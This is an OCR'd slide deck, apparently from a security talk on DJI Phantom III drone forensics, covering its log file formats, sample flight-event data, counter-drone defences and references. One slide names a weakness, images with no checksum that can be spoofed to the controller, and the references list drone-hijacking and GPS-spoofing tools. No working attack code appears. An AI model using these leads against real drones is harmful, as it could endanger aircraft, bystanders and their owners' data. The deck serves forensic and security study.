
Two proprietary file formats:

- .dat file in non volatile memory
- .txt file on mobile device

DROP (DRone Open source Parser) your drone: Forensic analysis of the DJI Phantom III

Devon R. Clark*, Christopher Meffert, Ibrahim Baggili, Frank Breitinger

DAT Structure



Flight Data

- Photos & Video (GEO Tagging)
- Flight Stats (compass, battery, etc)
- Autopilot Data
- GPS Data (location of drone)
- Pitch, roll and yaw of Gimbal & aircraft
- No-fly zones
- User email addresses
- Last known home point
- Device serial number

Flight Data

Apr 17th, 2016 01:13PM Edit

Apr 17th, 2016
01:13PM (+01:00)


Plane Name
Skynet

Flight Air Time
09m 29s

Takeoff Battery
100%

Landing Battery
70%

P3S/Android
DJI 2.7.2



Total Kilometrage
431 m

Max Distance
180 m

Max Altitude
51.8 m

Max Speed
9.77 m/s

Max Bat Temp
29.95°c

Tips: **5**
Warnings: **0**

airdata.com

Flight Data


airdata.com

Flight Data

	Flight time	Altitude	Home Distance	Type	Notification
A	00m 00s	0.0 m	0 m	Mode	Mode changed to GPS_Atti
B	00m 00s	0.0 m	0 m	Tip	Setting new Return-To-Home altitude to 30m (98 ft)
C	00m 02s	-0.3 m	0 m	Mode	Mode changed to Assisted_Takeoff
D	00m 02s	-0.3 m	0 m	Warning	Battery temperature is below 15 degrees Celsius. Warm up the battery temperature to above 25 degree Celsius to ensure a safe flight.
E	00m 02s	-0.3 m	0 m	Warning	Return-to-Home Altitude:30M
F	00m 21s	0.2 m	0 m	Tip	Setting new Return-To-Home altitude to 40m (131 ft)
G	00m 28s	-0.3 m	0 m	Mode	Mode changed to GPS_Atti
H	01m 24s	21.8 m	53 m	Mode	Mode changed to WiFi_Reconnect
I	01m 24s	21.8 m	53 m	Mode	Mode changed to GPS_Atti
J	01m 29s	21.6 m	53 m	Mode	Mode changed to WiFi_Reconnect
K	01m 32s	21.5 m	53 m	Mode	Mode changed to GPS_Atti
L	01m 51s	21.6 m	53 m	Mode	Mode changed to WiFi_Reconnect
M	01m 54s	21.7 m	53 m	Warning	Signal Lost. Aircraft Returning Home
N	01m 54s	21.6 m	53 m	Mode	Mode changed to Go_Home
O	02m 10s	39.2 m	42 m	Mode	Mode changed to GPS_Atti
	02m 17s	39.0 m	37 m		90% Battery
P	02m 27s	39.6 m	38 m	Mode	Mode changed to WiFi_Reconnect
Q	02m 27s	39.6 m	38 m	Mode	Mode changed to GPS_Atti
R	02m 37s	39.3 m	43 m	Mode	Mode changed to WiFi_Reconnect
S	02m 39s	39.4 m	45 m	Mode	Mode changed to GPS_Atti
T	02m 42s	39.6 m	49 m	Mode	Mode changed to WiFi_Reconnect
U	02m 42s	39.6 m	50 m	Mode	Mode changed to GPS_Atti

airdata.com

Flight Data



airdata.com

Lost & Found

- **Images** have no **checksum mechanism.**
- We can show wrong images to the controller.
- Compass e Magnetic fields (Compass Calibration)

Defenses

- Drone netting
- Drone shooting
- Jamming
- EMP
- Cyber
- Geofencing & NFZ
- Laser
- Missile

Defenses

THE VERGE TECH SCIENCE CULTURE CARS REVIEWS LONGFORM VIDEO MORE

US & WORLD \ TECH \ NATIONAL SECURITY

A US ally shot down a $200 drone with a $3 million Patriot missile

This will be a bigger problem as more drones show up on the battlefield

By Andrew Liptak | @AndrewLiptak | Mar 16, 2017, 10:13am EDT

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Photo by Sean Gallup/Getty Images

Ref.


Drone Netting

Predator Bird

Confetti Gun


Jet Ski

Further Work



- Full Network protocol analysis, maybe build a ground station the through SDK
- Binaries and services analysis and vulnerabilities research
- Finding some cool exploits
- Play with something more complex

Previous Work & References



- DJI Phantom 3
- DROP (DRone Open source Parser)
- dronesec.xyz
- How Can Drones Be Hacked?
- Defcon/Black Hat Drone/UAV Talks
- Drone vs Patriot
- GPS Spoofing
- Hak5 Parrot AR
- Skyjack
- Maldrone
- airdata.com
- DJI CRC16
- dex2jar
- Jadx
- JD-GUI
- GPS-SDR-SIM
- GPSpoof
- DJI No Fly Zone

FAQ Time

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
PEOPLE IN THE PARK KEEP FLYING DRONES NEAR ME, SO I'VE BUILT A SYSTEM TO SHOOT THEM DOWN.
COOL! OH YEAH, THERE'S ONE NOW.
TIME FOR A TEST!
OKAY, LOCKING ON...
DAMN.
WAIT, IT JUST CRASHED.
HERE COMES ANOTHER ONE! AIM FOR... NOPE, IT GOT STUCK IN A TREE.
THREE HOURS LATER...
FINALLY, TWO MORE JUST— NO, ONE CRASHED AND THE OTHER IS HURTLING SIDEWAYS TOWARD THE LAKE.
WILL YOU PEOPLE LEARN TO FLY THESE THINGS?!